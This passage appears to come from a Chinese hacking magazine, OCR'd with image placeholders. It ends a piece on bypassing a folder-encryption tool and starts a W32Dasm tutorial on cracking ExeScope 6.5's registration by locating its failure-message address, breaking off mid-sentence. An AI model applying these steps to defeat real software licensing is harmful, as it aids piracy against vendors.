


图5




图6

大部分加密文件哦，速度飞快，这也是因为加密软件密码只是用作访问控制，并未进行算法加密。

本文本着学习的态度对加密大师加密方法进行研究，也希望我们的国产加密软件能够越做越好。

(文章中涉及到的工具pc.exe和FolderSniffer.exe已收录在光盘中)

TIT反汇编静态分析基础教程之 行云流水破ExeScope6.5

文章难度：★★★★
文章阅读点：利用W32Dasm反汇编静态分析ExeScope6.5的注册算法

秦妮@H4ck.Cn

好多初学破解的朋友对阅读反汇编代码很头疼，由于没有专业学习过汇编语言的原因使大部分破解爱好者的技术停滞不前。当经验和技巧积累到一定程度，只有将基础夯实加固才能使你的破解技术在整体上有所提升。反汇编代码的阅读一直以来都是破解的基础和难点，可以说如果你能很顺利的读懂注册部分核心代码，任何程序将对你俯首称臣。

下面我们以ExeScope6.5为例向大家讲解。ExeScope是一款优秀的资源编辑软件，也是cracker的必备。本文我们将使用静态反汇编的方法对其注册算法进行分析。

首先，使用PEID查壳。显示程序是由Delphi 6.0－7.0编写的并且没有加壳，如图1。




图1

运行eXeScope.exe并随便填写注册信息进行注册，结果出现了注册失败的信息，如图2。我们把这个注册失败的提示信息"Invalib ID or Name"记录下来。





图2


接下来请出破解界的屠龙宝刀W32Dasm，为什么不使用OllyICE呢？因为使用OllyICE反汇编程序后并没有查找到注册失败信息。可以说在某种程度上OllyICE的静态反汇编功能还是不如W32Dasm强大的，破解界的屠龙岂是浪得虚名。打开W32Dasm.exe加载eXeScope.exe，由于程序比较小，很快就加载完毕，如图3。


选择"参考"－>"串式数据参考"查看字符串信息，如图4。

在这里发现了注册失败信息。我们用鼠标反复双击它，看反汇编代码窗口的地址变化，结果只有一处地址：004C2B5E。有了这个地址你也可以用OllyICE动态分析，不过今天我们要学习

